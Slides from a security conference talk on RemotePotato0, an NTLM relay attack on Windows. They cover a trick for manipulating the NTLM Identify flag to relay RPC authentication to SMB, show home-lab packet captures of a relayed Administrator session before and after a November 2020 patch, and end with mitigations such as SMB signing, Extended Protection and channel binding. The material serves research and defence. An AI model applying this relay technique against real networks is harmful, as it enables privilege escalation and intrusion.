
RemotePotato0 - the big picture



The “strange case” of SMB relay

- ➔ RPC->SMB relay works as long as signin is not enabled and NLTM “Identify flag” is not set otherwise you will get a “BAD IMPERSONATION LEVEL”
- ➔ If identify flag is set (ex: *PickerHost* CLSID) we can unset the flag in NTLM Type 1 Message and set it again in NTLM Type 2 Response and bypass this limitation!
- ➔ Starting from November 2020 Patch Tuesday this was no more possible
- ➔ Is seems that MIC is always checked, even if signin is not enabled!

The “strange case” of SMB relay



smb

No.	Time	Source	Destination	Protocol	Length	Info
2006	87.304067	192.168.1.64	192.168.1.88	SMB2	306	Negotiate Protocol Response
2008	87.323699	192.168.1.88	192.168.1.64	SMB2	164	Negotiate Protocol Request
2009	87.324025	192.168.1.64	192.168.1.88	SMB2	306	Negotiate Protocol Response
2011	87.334570	192.168.1.88	192.168.1.64	SMB2	196	Session Setup Request, NTLMSSP_NEGOTIATE
2012	87.334888	192.168.1.64	192.168.1.88	SMB2	338	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
2035	90.337015	192.168.1.88	192.168.1.64	SMB2	574	Session Setup Request, NTLMSSP_AUTH, User: HOMELAB\Administrator
2043	90.340254	192.168.1.64	192.168.1.88	SMB2	130	Session Setup Response
2045	90.353441	192.168.1.88	192.168.1.64	SMB2	168	Tree Connect Request Tree: \\192.168.1.64\IPC$
2046	90.353583	192.168.1.64	192.168.1.88	SMB2	138	Tree Connect Response

Before Nov. 2020 Patch

After Nov. 2020 Patch

smb2

No.	Time	Source	Destination	Protocol	Length	Info
1383	35.846401	192.168.1.66	192.168.1.88	SMB2	306	Negotiate Protocol Response
1385	35.865841	192.168.1.88	192.168.1.66	SMB2	164	Negotiate Protocol Request
1386	35.866220	192.168.1.66	192.168.1.88	SMB2	306	Negotiate Protocol Response
1388	35.875709	192.168.1.88	192.168.1.66	SMB2	195	Session Setup Request, NTLMSSP_NEGOTIATE
1389	35.876229	192.168.1.66	192.168.1.88	SMB2	342	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
1406	38.928055	192.168.1.88	192.168.1.66	SMB2	580	Session Setup Request, NTLMSSP_AUTH, User: HOMELAB\Administrator
1414	38.931573	192.168.1.66	192.168.1.88	SMB2	130	Session Setup Response, Error: STATUS_INVALID_PARAMETER

Demo

Mitigations

Mitigations

- ➔ Microsoft will not fix this issue
  - MSRC case 62293 (servers have to defend themselves against NTLM relay attacks)
- ➔ NTLM is an “obsolete” and “deprecated” protocol (??)
- ➔ disable NTLM - good luck :-)
- ➔ assign “sensitive” users to the “Protected Users” group which will inhibit NTLM protocol for authentication
- ➔ But wait!

Mitigations

Did you know?

You can *also* relay Kerberos Authentication!!

By James Forshaw @tiraniddo

https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

Mitigations

➔ The right way:

- For HTTP(s): configure Extended Protection (CBT, service binding)
- For LDAP(s): require signature for non-LDAPS connections AND channel binding token to a minimum of “When Supported” (if not Always)
- For SMB: you should always configure signing

- Use third part patching from 0patch (free) https://blog.0patch.com/2022/01/free-micropatches-for-remotepotato0.html

Conclusion

- ➔NTLM is not bad, it’s old -> it’s not good now
- ➔Do not blindly trust the multi-user security model. Think terminal servers right now :(
- ➔“Won’t fix” != Without risks
- ➔The old new thing:
  - *potatoes and relaying are still alive and kicking ;-)

Special Thanks

➔James Forshaw
➔All the *potato contributors
➔Impacket’s devs
➔BlueHat organizers

We hope you enjoyed our talk... did you?

Thank you and feel free to reach out! :)

@decoder_it

@splinter_code